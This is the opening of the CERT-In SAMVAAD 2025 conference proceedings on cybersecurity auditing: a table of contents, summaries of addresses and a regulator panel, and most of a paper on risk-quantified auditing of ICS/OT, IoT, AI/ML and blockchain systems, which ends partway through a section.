

CERT-In samvaad 2025

Conference Proceedings

STRENGTHENING CYBER RESILIENCE
THROUGH EFFECTIVE AUDITING

Event Date: 19th to 21st May 2025

Venue: Radisson Blu Resort, Mahabalipuram, Tamil Nadu

Table of Contents

I. Preface	5
II. Keynote Address: Shri S. Krishnan, Secretary, MeitY	6
III. Welcome Address: Dr. Sanjay Bhal, DG, CERT-In, followed by Special Addresses by Dignitaries	7
IV. Conference Overview	9
V. Session by Shri Ashutosh Bahuguna, Scientist 'E', CERT-In	11
VI. Panel Discussion with Regulators: MeitY, SEBI, IRDAI, RBI, and CEA	13
VII. Full-Length Papers	14
(1) Auditing the Future: Risk Quantification for Securing ICS/OT, IoT, AI & ML and Blockchain – Mr. Love Mendiratta	14
(2) Risk Management Practices by C Suite – Mr. Disley Vinay Narayan	27
(3) Risk in the Shadows: Harnessing AI for Third-Party Cybersecurity Audits – Mr. Ujal Ray	33
(4) Aligning Auditing Practices with Organization Strategy – Mr. Santosh Desai	46
(5) The Human Element: Exploring Human Factors in Cybersecurity – Mr. Vaibhav Mahadik	56
(6) Auditing the Future: Securing ICS/OT, IoT, AI & ML and Blockchain – Indravani Chebolu, Harmesh Rana, Gopinadh P, Nandeeshwar B, Dr. Ch A S Murty, Kapil K	65
(7) Strengthening Cyber Resilience through AI-Driven Supervisory Technology – Seemanta Patnaik	71
(8) Harnessing Emerging Technologies to Revolutionize Cybersecurity Auditing – Mr. Apoorva Godambe	74
(9) Bharat Cybersecurity Framework - India-Centric Cybersecurity Audit Framework (BCF-ICCAF): A Multi-Layered Approach – Mr. Rajesh Babu	79
(10) Zero Trust Architecture Audit Strategies and Compliance – Mr. Narendra Sahoo	100
(11) Adapting to the Unknown: Methodologies and Practices for Addressing Evolving Cyber Threats – Mr. Avinash Selvamani, Mr. Dito K	108

(12) Lessons Learned: Case Studies and Best Practices in Cybersecurity Auditing – Indraveni Chebolu, Harmesh Rana, Gopinadh P, Nandeeshwar B, Dr. Ch A S Murty, Tyeb Naushad	116
(13) Cybersecurity (Quantum Computing): The Future of Protection Against Cyber Attacks – Alok Kumar Pandey, Prof. Subhamoy Maitra, Raj Maheshwari, Satyendra Pandey, Saurabh Verma	122
(14) Lessons Learned: Case Studies and Best Practices in Cybersecurity Auditing – Mr. Gopinath Lakshmanan	134
(15) Adapting to the Unknown: Methodologies and Practices for Addressing Evolving Cyber Threats – Abir Ranjan Atarthy, Suraj Das	138
(16) Universal Cyber Resilience Model (UCRM) – Kalpesh Shah, Anil Anisetti	153
(17) Automating Cybersecurity Audits: A Modern Approach to Security Assessments – Lt. Cdr. Akash Mahindrakar (Retd.)	160
(18) Revolutionizing Compliance: The AI Advantage in Cybersecurity Compliance Management – Mr. Karmendra Kohli	174
(19) Cybersecurity Audit Reporting: Communicating Findings to Non-Technical Stakeholders – Mr. Gurunathan Sridaran, Deepak Chawla	180
(20) AI Chatbots in Fintech: Security Risks, Adversarial Threats, and Defense Strategies – Lokesh Dacheppalli, Febin Mon Saji, Jinson Varghese Behanan	186
(21) Automating Cybersecurity Audits: Cutting-Edge Tools and Technologies – Preeti Raut, Nirma Bhandari	192
(22) Adaptive Security for Generative AI: Addressing Evolving Cyber Threats – Mr. Rushabh Rajendra Desarda	204
(23) Auditing the Future: Artificial Intelligence (AI) and Machine Learning (ML) – Jaiprakash J L	209
(24) Cloud Security in Action: Automating Configuration Audits for AWS Environments – Sonali Dhamdhere, Kunal Wani	213
(25) Strategic Cybersecurity Risk Management - Leveraging Audits for Long Term Organizational Success – Mr. Sivaram Anisetti, Rama Lingeswara Tammineedi	217
(26) The Chatbot Conspiracy: How Attackers Manipulate AI and How We Fight Back – Kanungo Nayanendu Mohanty	227
(27) AI-Driven Transformations in Vulnerability Assessment and Penetration Testing (VAPT) – Mr. Hrithik Lall, Mr. Vinit Tyagi, Mr. Rupam Nag	236
(28) Security by Design to Support AWS Applications – Reshop Das, Sahil Pahwa	246

(29) Attack Surface Management: A Proactive Approach to Cyber Risk Mitigation – Jogender Singh	254
(30) Governance in Audits – Anil. C	259
(31) Importance of Pluggable Authentication Modules (PAM) on Authentication for Security Audit – Mr. Prosun Prodhan	264
(32) Auditing the Future: Securing Clouds, AI & ML – Er. Vivek Dadhich, Er. Riya Bhati, Er. Harshita Soni	267
(33) AI and Human-Centric Strategies in Social Engineering – Mrutyunjay Sahoo	277
(34) Strategic Cybersecurity Risk Management: Leveraging Audits for Long Term Organizational Success through Integrated Standards – Anand Sarup Bhatnagar, Diganta Mukherjee, Ashish Kumar Bhardwaj, Anushree Bhatnagar	289
(35) The Human Element: Exploring Human Factors in Cybersecurity Audits – Lakshmanarao Kurapati, Sathish Kumar, Lavanya Bhavanam	306
(36) Cybersecurity Audit Frameworks and Standards in India – Subbarao Gurram	311
(37) The Human Element: Exploring Human Factors in Cybersecurity Audits – Pranava Rao Peruvaje	315
(38) Strengthening Cybersecurity: Lessons from Real-World Audits – Ms. Sonali Minakshi Dhamdhere	322
(39) Future of Audit in Securing Emerging Technologies – Nirma Bhandari, Preeti Raut, Kunal Mehta	326
VIII. Conference Schedule / Agenda	341
IX. Abstracts of Paper Presentations	352
X. Conference/Events Photo Gallery	470
XI. Valedictory Address	474
- Shri Ashutosh Bahuguna, Scientist 'E', CERT-In	
- Shri K V Ramesh, MD, SkillsDA	

PREFACE

It is with great pride and responsibility that we present the official proceedings of the CERT-In SAMVAAD 2025, held from 19th to 21st May 2025 at Radisson Blu Resort Temple Bay, Mahabalipuram, Tamil Nadu. The theme of this year's conference, **“Strengthening Cyber Resilience through Effective Auditing”** reflects our collective vision to advance national cyber security standards and practices.

Samvaad 2025 was inaugurated by **Shri S. Krishnan, Secretary, MeitY**, Shri Brajendra Navnit, Principal Secretary, Information Technology and Digital Services Department, Government of Tamil Nadu, **Dr. Kamakoti Veezhinathan, Director, IIT-Madras**, **Dr. N. Subramanian**, Executive Director, Society for Electronic Transactions and Security (SETS) and **Dr. Sanjay Bahl**, Director General, CERT-In. This event brought together over 300 distinguished participants from 200 CERT-In empaneled information security auditing organizations, regulators and key stakeholders. Through keynote addresses, panel discussions, and over **70+** technical and management presentations, the conference served as a platform for exchanging knowledge, exploring emerging threats, and enhancing audit frameworks for next-generation technologies.

The content of this volume includes keynote messages, dignitary sessions, abstracts, full-length technical papers, and findings that capture the insights shared during the conference. These takeaways will empower organizations to remain at the forefront of cyber security auditing and drive improvements in audit quality.

We extend our heartfelt appreciation to the organizing committee, technical reviewers, contributing authors, volunteers, and delegates whose efforts made this conference a grand success. We are especially thankful to our sponsors for their generous support:

We hope this compilation will inspire continued collaboration, innovation, and excellence in cybersecurity audit practices.

KEYNOTE ADDRESS

Shri S. Krishnan

***Secretary, Ministry of Electronics and Information Technology (MeitY),
Government of India***

In his keynote address, Shri S. Krishnan emphasized the pivotal role of cybersecurity audits in safeguarding India's digital ecosystem. He called upon the auditing community to innovate audit mechanisms and adopt modern methodologies for identifying risks in emerging technologies such as AI, IoT, and cloud systems.

He emphasized the need for capacity building, enhanced regulatory alignment, and strengthening India's position as a global cybersecurity leader. Highlighting MeitY's vision, he stated that initiatives like CERT-In SAMVAAD present critical opportunities for organizations to refine their approaches, align with international standards, and contribute toward a more cyber-resilient nation.

WELCOME ADDRESS: DR. SANJAY BHAL, DG, CERT-In, **FOLLOWED BY SPECIAL ADDRESSES BY DIGNITARIES**

Dr. Sanjay Bahl, Director General of CERT-In, delivered the welcome address, formally inaugurating **CERT-In SAMVAAD 2025**. He emphasized the significance of this global-first conference model dedicated to the auditing community, underlining the critical role of **robust audit frameworks, continuous upskilling of auditors, and strong collaboration between regulators and auditing organizations**. Dr. Bahl outlined CERT-In's vision to facilitate **knowledge sharing and harmonization of audit practices**, particularly through empanelled organizations carrying out cybersecurity audits, vulnerability assessments, and penetration testing. He concluded by affirming that SAMVAAD 2025 would serve as a **cornerstone in advancing India's cybersecurity maturity and audit quality**.

Building on this vision, dignitaries from across academia, government, and industry shared their perspectives.

Dr. Kamakoti Veezhinathan, Director, IIT Madras, highlighted the growing importance of **cyber resilience** in an era of complex threats. He stressed the need for **robust system architectures that ensure service continuity**, and called for active collaboration among academia, industry, and government to shape stronger cybersecurity frameworks. Commending CERT-In's initiative, he noted that SAMVAAD 2025 provides a much-needed platform to **strengthen national audit capabilities**.

Shri Brajendra Navnit, Principal Secretary, IT & Digital Services Department, Government of Tamil Nadu, spoke about Tamil Nadu's strategic initiatives to reinforce digital infrastructure. He emphasized that **timely and comprehensive cybersecurity audits**

are essential for safeguarding public services and praised CERT-In SAMVAAD as a **catalyst for uniting regulators, industry, and auditors** in building a secure digital future.

Dr. N. Subramanian, Executive Director, SETS, addressed the **emerging challenges of next-generation technologies such as 5G/6G, quantum computing, and artificial intelligence**. He stressed that these advancements demand **scalable and forward-looking audit strategies**. Commending the conference, he observed that SAMVAAD 2025 provides an **actionable platform to develop resilient, future-ready audit practices** that can keep pace with technological disruption.

Together, these addresses underscored the importance of **collaboration, innovation, and preparedness** in strengthening India's cybersecurity ecosystem, positioning **CERT-In SAMVAAD 2025** as a landmark initiative in advancing audit quality and resilience.

CONFERENCE OVERVIEW

CERT-In SAMVAAD 2025: Strengthening Cyber Resilience through Effective Auditing

The **CERT-In SAMVAAD 2025** conference is a flagship national initiative aimed at reinforcing India's cybersecurity audit landscape by promoting innovative methodologies, strengthening institutional frameworks, and fostering collaboration among key stakeholders. Held over 03 days at Radisson Blu Resort Temple Bay, Mahabalipuram, Tamil Nadu, the event was organized by the Indian Computer Emergency Response Team (CERT-In) in collaboration with SkillsDA®, with the active support of the Ministry of Electronics and Information Technology (MeitY).

With the theme ***“Strengthening Cyber Resilience through Effective Auditing”***, the conference served as a platform for over **300 participants** from CERT-In empaneled Information Security Auditing Organizations, regulators, and key stakeholders. Through a carefully curated program of keynote addresses, technical tracks, and panel discussions, the event addressed pressing challenges in cybersecurity auditing and compliance frameworks. The agenda featured **parallel Management and Technical sessions** comprising over **70 presentations**, showcasing real-world case studies, audit automation tools, and future-forward practices. Topics included **emerging technology audits (AI/ML, IoT, Blockchain, Quantum)**, **SBOM implementation**, **secure cloud audit methodologies**, and **regulatory expectations** from auditing bodies.

Additionally, the conference spotlighted **capacity building, continuous audit models**, and the importance of standardized audit methodologies aligned with national cybersecurity priorities.

The **CERT-In SAMVAAD 2025** initiative not only empowered participants with actionable knowledge but also catalyzed the formation of new frameworks for cooperation between auditors, regulators, and government entities. It represents a significant step forward in building a secure, resilient, and innovation-driven digital audit ecosystem for India.

SESSION BY SHRI ASHUTOSH BAHUGUNA, SCIENTIST ‘E’, CERT-In

Shri Ashutosh Bahuguna, Scientist ‘E’, CERT-In, focused on the practical challenges and opportunities in strengthening cybersecurity audits in India. He emphasized that auditors today must move beyond compliance checklists and adopt a **risk-based, forward-looking approach** that aligns with the evolving threat landscape. Shri Bahuguna highlighted the importance of integrating **automation and AI-driven tools** into auditing practices, which can significantly improve accuracy, efficiency, and scalability.

He provided insights on how cybersecurity audits should not only identify gaps but also enable organizations to **prioritize remediation based on criticality and impact**. Stressing the role of auditors as “enablers of resilience,” he encouraged participants to adopt frameworks that balance regulatory requirements with organizational realities. Shri Bahuguna also underlined the need for **sector-specific audits**, noting that industries such as finance, healthcare, and critical infrastructure face unique risks requiring tailored methodologies.

A key takeaway from his session was the call for auditors to embrace **continuous auditing** models instead of one-time assessments, thereby ensuring real-time visibility into vulnerabilities and compliance gaps. He also emphasized the value of **collaboration between regulators, auditors, and organizations**, which can foster trust and drive improvements in India’s digital security posture.

Additionally, the conference spotlighted **capacity building, continuous audit models**, and the importance of standardized audit methodologies aligned with national cybersecurity priorities.

The **CERT-In SAMVAAD 2025** initiative not only empowered participants with actionable knowledge but also catalyzed the formation of new frameworks for cooperation between auditors, regulators, and government entities. It represents a significant step forward in building a secure, resilient, and innovation-driven digital audit ecosystem for India.

PANEL DISCUSSION WITH REGULATORS

Theme: Cybersecurity Audits & Regulatory Expectations: Bridging the Gap

Moderator: Shri S S Sarma, Scientist 'G', CERT-In

Panelists:

- Smt. Savita Utreja, Scientist 'G' & Group Coordinator, MeitY
- Shri Rajesh Sharma, GM, RBI
- Shri Avneesh Pandey, CGM-CISO, SEBI
- Shri Deepak Gaikwad, GM - CISO, IRDAI
- Shri Neeraj Sharma, Senior Manager, CEA

This high-level panel addressed the pressing need for harmonization of regulatory audit expectations across India's financial and critical infrastructure sectors. Each panelist presented their sectoral perspective, outlining compliance mandates, emerging risk areas, and audit response strategies.

Key takeaways included the need for inter-agency cooperation, cross-sector knowledge exchange, standardized audit outcome reporting, and inclusion of human-centric risk factors in audit scope. The panel stressed the importance of continuous engagement between auditors and regulators for dynamic policy alignment.

FULL-LENGTH PAPERS

Auditing the Future: Risk Quantification for Securing ICS/OT, IoT, AI & ML and Blockchain

Love Mendiratta
Dept. of Risk and Compliance
RiskBerg Consulting
Gurugram, India
love.m@riskberg.com

Abstract— In today's interconnected digital landscape, safeguarding data integrity, ensuring operational continuity, and maintaining trust demand comprehensive audit mechanisms that can address the evolving complexities of modern technologies. As technologies like AI/ML, Blockchain, IoT, and ICS/OT become deeply embedded in critical systems, traditional audit methods fall short. This paper examines the distinct challenges each emerging technology poses and proposes advanced, risk-based audit methodologies—such as Monte Carlo simulations and Bayesian networks—for quantifying cyber risk. It advocates a shift toward real-time, adaptive auditing frameworks to uphold trust in rapidly evolving digital ecosystems.

Keywords— Risk Quantification, Monte Carlo, Bayesian Networks, AI/ML, Blockchain, ICS/OT, Audit.

I. INTRODUCTION

The accelerating convergence of digital, physical, and intelligent systems has transformed how modern enterprises operate, govern, and secure their environments. Emerging technologies—such as Artificial Intelligence and Machine Learning (AI/ML), Blockchain, Internet of Things (IoT), Operational Technology (OT), Quantum Computing, Cloud Platforms, and APIs—are redefining business models and infrastructure at scale. However, this rapid technological adoption has also created complex risk landscapes that traditional audit methodologies are ill-equipped to manage.

Legacy audit practices were designed for static, centralized systems with predictable behaviour—such as physical servers, fixed rules, and human-operated applications. In contrast, today's digital ecosystems are dynamic, distributed, and increasingly autonomous. AI/ML models evolve continuously, IoT devices multiply with minimal governance, blockchain introduces irreversible logic execution, and OT systems prioritize uptime over security. These shifts require audit models that can assess and adapt to real-time risk.

Moreover, the interconnectedness of modern systems has amplified systemic risk. For instance, a single misconfiguration in a cloud environment can cascade through APIs, trigger faults in IoT devices, and distort AI outputs. Traditional audits, typically annual and compliance-focused, cannot match the velocity or complexity of these real-time threats.

This paper explores the limitations of conventional audit approaches and introduces risk quantification techniques—such as Monte Carlo simulations, Bayesian networks, and scenario analysis—as critical tools for auditing emerging technologies. By shifting toward continuous, evidence-based, and financially-relevant auditing, we equip organizations to better govern evolving technology risks, enabling more resilient, transparent, and trustworthy digital ecosystems.

II. AUDITING CHALLENGES FOR DIFFERENT EMERGING TECHNOLOGIES.

Technology has substantially enhanced the techniques of auditing and compliance, but also brought up a number of new, difficult problems. Organizations aiming for auditing excellence in emerging technologies such as ICS/OT, IoT, AI & ML, Blockchain, Quantum Computing, virtual machines, cloud, and APIs face a variety of challenges [1], ranging from cybersecurity threats and data privacy issues to the complexities of auditing opaque AI models, and dynamically changing infrastructures which are discussed in detail in the further sections.

A. Industrial Control Systems (ICS) / Operational Technology (OT)

Operational Technology (OT) and Industrial Control Systems (ICS) refer to the hardware and software used to monitor, control, and automate industrial processes across sectors such as energy, manufacturing, utilities, and transportation. These

systems include components like Supervisory Control and Data Acquisition (SCADA), Programmable Logic Controllers (PLCs), and Distributed Control Systems (DCS), all of which are critical to maintaining real-time physical operations. Unlike traditional IT systems, OT/ICS prioritize uptime, safety, and deterministic behavior over flexibility or rapid updates.

As these systems become increasingly digitized and interconnected, they also become more exposed to cyber risks—yet they remain difficult to assess using conventional audit methods. Their legacy architectures, proprietary communication protocols, and resistance to change create unique audit barriers. Traditional checklist-based audits, which assume real-time visibility, standardized controls, and patchable infrastructure, are often ineffective in these environments. The following sections examine four core challenges that make auditing OT/ICS particularly complex: outdated systems, uptime-first culture, proprietary standards, and limited real-time monitoring.

Legacy Systems with Limited Security Features: Many industrial environments rely on legacy systems that lack compatibility with modern security tools such as SIEM (Security Information and Event Management) or EDR (Endpoint Detection and Response). This limits real-time visibility into system behavior, making effective threat detection and centralized logging virtually impossible. Compounding the issue is the inability to patch these systems—either due to operational risks that patches might disrupt or because vendor support has been discontinued. The result is a persistence of known vulnerabilities that auditors can observe but cannot remediate. Further, outdated documentation reduces visibility into system architecture and data flow, hindering deep control mapping and impact analysis. In such cases, compensating controls like segmentation or physical isolation become the only viable mitigations—though these are complex to audit and often insufficient. Even routine scanning tools can crash fragile systems, forcing auditors to adopt highly conservative, limited-scope assessments.

Prioritization of Uptime Over Security: In OT environments, uptime is often prioritized over security, leading to deliberate avoidance or disabling of controls such as intrusion detection systems, patch enforcement, or MFA (Multi-Factor Authentication). Even minor security changes are resisted to avoid service disruption, making it difficult for auditors to recommend or validate remediations. This results in an environment with high risk tolerance, where security investments must be justified against the backdrop of continuous availability. Audit windows are typically narrow and tightly managed, limiting the opportunity for comprehensive testing. Incident response planning is frequently deprioritized, with tabletop exercises postponed or canceled to avoid interfering with critical operations. This lack of preparedness increases recovery times and reduces the effectiveness of responses during actual incidents.

Proprietary Protocols Limiting Standardization: OT systems often operate on proprietary, vendor-specific

protocols that are undocumented and incompatible with mainstream audit tools. This hinders packet inspection, anomaly detection, and protocol analysis which are key activities in any cybersecurity audit. Tools such as IDS/IPS and vulnerability scanners depend on protocol understanding; in the absence of it, they produce unreliable or meaningless results. Auditors may be forced to rely on vendor cooperation for access and validation, which limits transparency and undermines independence. Furthermore, auditing such environments requires specialized knowledge of industrial processes, something most IT-centric auditors lack. This gap in skills reduces the accuracy, depth, and effectiveness of assessments in operational technology settings.

Air-Gapped Environments and Lack of Monitoring: Air-gapped systems, intentionally disconnected from the internet present their own unique audit challenges. Without network connectivity, they cannot provide real-time alerts, telemetry, or logs, severely limiting the speed and accuracy of threat detection. Auditors are often required to collect evidence manually, a process that is time-consuming, error-prone, and inconsistent across audit cycles. Additionally, forensic investigations become difficult due to the lack of baseline telemetry or ongoing monitoring. The delay in detecting or responding to incidents in such isolated systems significantly amplifies the potential damage, both in terms of scope and recovery time. These limitations require auditors to rely on historical logs and offline data snapshots, which may not reflect the system's behavior during a live attack scenario.

B. Internet of Things (IoT) Systems

The Internet of Things (IoT) refers to the growing network of connected devices—ranging from industrial sensors and medical wearables to smart home systems and environmental monitors—that communicate and share data across various platforms. These devices have become integral to both enterprise and consumer ecosystems, driving automation, insight generation, and operational efficiency. However, the same characteristics that make IoT powerful—diversity, scale, and autonomy; also introduce significant cybersecurity risks and audit challenges. Traditional auditing approaches, which assume homogeneous infrastructure, centralized controls, and agent-based monitoring, often fall short in effectively assessing IoT environments.

Device Heterogeneity and Absence of Security Standards: IoT environments are notoriously diverse, with devices from multiple vendors differing in encryption strength, authentication schemes, and logging capabilities. This lack of uniformity prevents auditors from applying standardized security benchmarks or controls across the device fleet. Firmware management is fragmented, with no cross-vendor patching mechanism in place—leaving some devices permanently vulnerable. Moreover, many IoT devices rely on proprietary or undocumented communication protocols that hinder traffic inspection and anomaly detection using conventional tools. Interoperability with modern security agents (e.g., EDR, antivirus) is often absent due to hardware constraints, forcing organizations to rely on perimeter defenses or edge gateways. The lack of a universal

compliance baseline—such as CIS benchmarks or NIST profiles—makes security posture evaluation inconsistent and ad hoc.

Logging Limitations and Visibility Gaps: A critical challenge in IoT audits lies in the lack of robust event logging and telemetry. Devices often omit security-relevant logs due to CPU, memory, or firmware constraints, obscuring activity trails essential for auditing. Many operate in agentless configurations, making them incompatible with traditional monitoring and detection systems. Storage limitations result in log buffer overwrites, which eliminate historical data before it can be reviewed. Additionally, a significant number of devices lack integration with centralized logging platforms like SIEM, making real-time monitoring and correlation across the network difficult. As a result, alerting mechanisms produce high false negatives due to the absence of embedded analytics or behavioral baselines—undermining the reliability of audit conclusions and security response.

Lack of Centralized Asset Inventory and Governance: IoT networks frequently expand in an unregulated, decentralized fashion. Devices are often added by operational teams without proper security vetting, resulting in “shadow IoT” deployments that fall outside the purview of the audit. Without a unified Configuration Management Database (CMDB) or asset tracking system tailored to IoT, auditors struggle to validate the completeness of the device inventory. Many devices dynamically assign IP addresses or randomize MAC identifiers, complicating consistent identification and monitoring. Compounding the problem, device decommissioning processes are often non-existent, leaving behind inactive or orphaned devices that continue to pose latent risks. These asset management blind spots severely degrade the accuracy of audit scope and increase the likelihood of unmanaged vulnerabilities persisting within the network.

C. Artificial Intelligence and Machine Learning (AI/ML) Systems

Artificial Intelligence and Machine Learning (AI/ML) systems are increasingly embedded in critical decision-making processes across industries—ranging from financial services and healthcare to hiring, cybersecurity, and predictive maintenance. These systems operate on vast amounts of data and leverage complex algorithms such as deep learning and ensemble models to generate insights or automate decisions. However, their sophistication also introduces significant auditing challenges. Unlike traditional software, AI/ML systems evolve over time, lack transparent logic, and often operate in probabilistic, high-dimensional spaces. As a result, legacy audit approaches—designed for deterministic systems with static rules—struggle to provide meaningful assurance for AI/ML applications.

Opaque Models and Lack of Explainability: One of the most pressing challenges in AI auditing is the opaque nature of model logic. Many high-performing models, such as deep neural networks, random forests, and convolutional neural networks (CNNs), deliver accurate predictions without

revealing how those decisions are derived. This “black-box” behavior undermines auditability and trust. Additionally, AI outputs often rely on correlations rather than causation, which prevents auditors from validating whether decisions follow lawful, ethical, or rational reasoning. Regulatory frameworks like GDPR (Article 22) and ISO/IEC 42001 emphasize the right to explanation and algorithmic transparency—requirements that opaque models may violate. When incidents occur, the lack of model interpretability obstructs root cause analysis, making forensic review and accountability nearly impossible.

Dynamic Learning Invalidates Static Audit Models: AI/ML systems are inherently dynamic. They frequently undergo retraining, tuning, and redeployment, often through automated MLOps pipelines or continuous learning mechanisms. This creates “model drift”—where system behavior gradually shifts over time—rendering traditional point-in-time audits obsolete. Static baselines used in conventional compliance reviews become unreliable as data distributions, input patterns, and model parameters evolve. Furthermore, model outputs can create feedback loops, where decisions influence subsequent data collection, further complicating audit trail reliability. These systems often exist within CI/CD pipelines that update faster than annual or quarterly audit cycles can monitor, leaving gaps in assurance and reactive control frameworks outpaced by model evolution.

Bias, Adversarial Inputs, and Edge Case Failures: AI systems are susceptible to both intentional and unintentional failure modes. Training data often encodes historical biases that models learn and replicate—leading to discriminatory outcomes based on race, gender, geography, or socioeconomic status. Such biases may go undetected without structured fairness testing. Additionally, AI models can be vulnerable to adversarial inputs—minor, strategically crafted changes in data that cause major changes in output. These subtle manipulations are rarely covered by traditional audits. Models also underperform when presented with edge cases—inputs not seen during training—which may emerge frequently in real-world conditions. In subjective domains like hiring or credit scoring, there is often no universally accepted “correct” output, making it difficult for auditors to validate performance objectively or flag risk with confidence.

D. Blockchain Systems

Blockchain technologies have rapidly expanded beyond cryptocurrency into domains such as supply chain, finance, healthcare, and identity verification. Their appeal lies in features like decentralization, immutability, transparency, and cryptographic integrity. However, these same features also present fundamental challenges for traditional audit frameworks, which were designed around centralized control, mutable databases, and human-mediated processes. As smart contracts and distributed ledgers take over critical system logic and recordkeeping functions, auditors are forced to confront entirely new categories of risk, assurance gaps, and accountability dilemmas.

Decentralized and Immutable Architecture: Traditional audits rely on the presence of a central authority that owns the system, maintains control over configurations, and holds responsibility for compliance. Blockchain breaks this model entirely. In public or consortium chains, there is often no single accountable party who can enforce policy, provide a full audit trail, or apply remediations. Furthermore, blockchain transactions are irreversible—meaning any errors or malicious actions cannot be rolled back or corrected post-facto. This removes the auditor’s ability to validate rollback controls or simulate recovery scenarios. Complicating matters further, distributed consensus mechanisms like Proof of Work (PoW) or Proof of Stake (PoS) vary widely in design, and validating correctness in these systems requires an understanding of complex node validation logic—typically outside the scope of conventional IT audits.

Smart Contract Complexity and Deployment Rigidities: Smart contracts automate business logic by encoding it directly into executable blockchain code. Once deployed, they operate autonomously and without human intervention. This introduces “code-as-law” risks, where any flaw in logic or security becomes immediately exploitable. Traditional audit processes rarely incorporate secure code reviews tailored to blockchain-specific programming models (e.g., Solidity, Vyper), and few organizations use formal verification tools to validate smart contract behavior across edge conditions. Compounding the issue, smart contracts are immutable once deployed—bugs cannot be patched traditionally. Instead, developers must build in emergency mechanisms like “kill switches” or upgradeable proxy contracts—design patterns that legacy audit checklists are not designed to assess.

Cryptographic and Protocol Complexity: Blockchain’s security model hinges on cryptographic primitives such as public/private key pairs, hash functions, Merkle trees, and in advanced cases, zero-knowledge proofs (e.g., zk-SNARKs). These mechanisms are not part of most IT audit programs, and require specialized knowledge to evaluate correctly. Weak or mismanaged key storage (e.g., shared secrets, exposed wallets, missing key rotation) can compromise entire systems, yet are often overlooked in legacy audits. Moreover, there are currently no standardized frameworks for auditing blockchain-specific threats such as consensus manipulation, hash collisions, or replay attacks—leading to fragmented and inconsistent audit coverage across deployments.

On-Chain vs. Off-Chain Data Discrepancies: Many enterprise blockchain applications adopt a hybrid architecture—storing metadata on-chain while retaining bulk data off-chain in systems like IPFS, cloud storage, or traditional databases. While blockchain transactions may appear transparent, these off-chain components can hide critical context, such as the actual contents of a record, who accessed it, and whether it has been tampered with. Legacy audits may validate on-chain integrity without ever reviewing off-chain dependencies, leading to blind spots in data traceability. Additionally, interaction logs from APIs or external systems are often not captured on-chain, resulting in incomplete audit trails and weakened assurance of data origin or end-to-end transaction fidelity.

Regulatory and Compliance Misalignment: The legal and regulatory landscape has not yet fully adapted to blockchain’s decentralized nature. Auditors face ambiguity in mapping accountability within decentralized applications (dApps), where multiple smart contracts, validators, and user interfaces may collectively process sensitive data—but with no central owner responsible for data protection or operational failures. Moreover, blockchain’s immutability inherently conflicts with legal requirements like GDPR’s “right to be forgotten” or India’s DPDP law on personal data erasure. Finally, public blockchains operate across jurisdictional boundaries, making it difficult to ensure that data storage, processing, and access comply with relevant national or sectoral regulations. These compliance mismatches are rarely accounted for in standard audit scopes, leaving organizations exposed to regulatory risk.

III. DIFFERENT APPROACH TO AUDITING EMERGING TECHNOLOGIES

Modern technologies like blockchain, machine learning, and artificial intelligence have made it necessary to radically re-evaluate auditing procedures. Beyond the usual annual assessments, auditing of developing technologies increasingly includes continuous, dynamic, and risk-based methodologies. The implementation of continuous auditing makes use of real-time data streams and data analytics to facilitate the prompt detection of irregularities and control failures.

Monte Carlo simulations and Bayesian inference models which will be discussed in detail in upcoming sections, provide probabilistic evaluations that assist firms in prioritizing risks based on financial effect, are being used more and more to better estimate cyber threats (Gordon et al., 2020) [1]. Furthermore, scenario-based testing, such red-teaming and tabletop exercises, has become essential for confirming the robustness of cyber-physical systems (Caldwell et al.,[2]. When combined with ethical AI governance and compliance frameworks (such as ISO/IEC 42001 and NIST AI RMF), these methods offer a progressive approach to auditing that takes into account the complexity and unpredictability of technologies like AI, IoT, and OT systems. Different approaches to audit these emerging technologies effectively are discussed below.

Approach to Audit Emerging Technologies	
Integrated Risk Quantification	- Helps prioritize and justify investments - Use Monte Carlo, Bayesian models to quantify cyber risk in financial terms
Scenario Planning & Simulation	- Anticipates complex, multi-vector risks - Conduct tabletop exercises, cyber drills, and red-teaming to validate controls
Compliance & Stnds Adherence	- Future tech is under new regulations - Align with ISO/IEC 42001 (AI), IEC 62443 (OT), NIST AI RMF, ENISA IoT baseline
Focus on Data Integrity & Ethics	- AI/ML introduces bias and decision opacity - Audit for privacy, fairness, transparency, and ethical AI governance (GDPR, DPDP)
Continuous Risk Monitoring	- Static audits miss real-time threats - Integrate SOAR, XDR, CSPM; establish continuous control validation and telemetry
Resilience & Recovery Planning	- Disruptions now affect both IT and OT - Develop and test IRP, BCP, and DRP; simulate failover for cyber-physical systems

A. Integrated Risk Quantification

Traditional audits often fail to communicate cyber risk in financial terms that resonate with business executives. Integrated Risk Quantification bridges this gap by leveraging probabilistic models like Monte Carlo simulations and Bayesian networks to estimate expected losses under various threat scenarios. This allows organizations to prioritize mitigation strategies based on risk exposure and ROI, rather than compliance severity. For example, at a steel manufacturing plant, a ransomware attack on OT systems was modeled using Monte Carlo methods, revealing ₹3–4 crore in daily downtime costs. This data justified investments in segmentation, backups, and recovery mechanisms—transforming security from a compliance cost to a business imperative.

B. Focus on Data Integrity and Ethics

With AI/ML increasingly driving decisions in critical domains like finance and healthcare, auditors must look beyond technical controls and examine ethical governance, fairness, and model transparency. Key audit areas include training data bias, decision opacity, and adherence to privacy laws such as GDPR and India’s DPDP Act. A notable case involved a fintech client whose loan approval model used a ZIP code proxy, inadvertently introducing geographic bias. This was uncovered during an AI ethics audit, prompting re-training, AI governance updates, and model versioning controls—risks that traditional audits would have missed entirely.

C. Scenario Planning and Simulation

Static audits cannot capture the multi-vector, real-world dynamics of today’s cyber threats. Scenario-based audits simulate high-impact attack pathways using tabletop exercises, red teaming, or cyber drills to evaluate both technical and human preparedness. In one smart factory audit, auditors simulated a compromised IoT sensor that triggered unsafe machinery behavior. The exercise revealed SOC blind spots and the absence of OT-specific escalation protocols. The outcome included deploying an industrial SIEM and tailored response playbooks—highlighting the value of scenario planning in surfacing latent operational risks.

D. Continuous Risk Monitoring

In fast-changing environments driven by cloud, APIs, and containerized applications, quarterly audits are insufficient. Continuous risk monitoring through tools like XDR, SOAR, and CSPM enables organizations to detect misconfigurations, policy drift, or exposure in real time. One SaaS-based retail client discovered globally exposed S3 buckets and overly permissive IAM roles via CSPM—findings missed in their ISO 27001 certification audit. Real-time telemetry not only enabled rapid remediation but also established a living audit trail, demonstrating that continuous monitoring is essential, not optional, in dynamic architectures.

E. Compliance and Standards Adherence

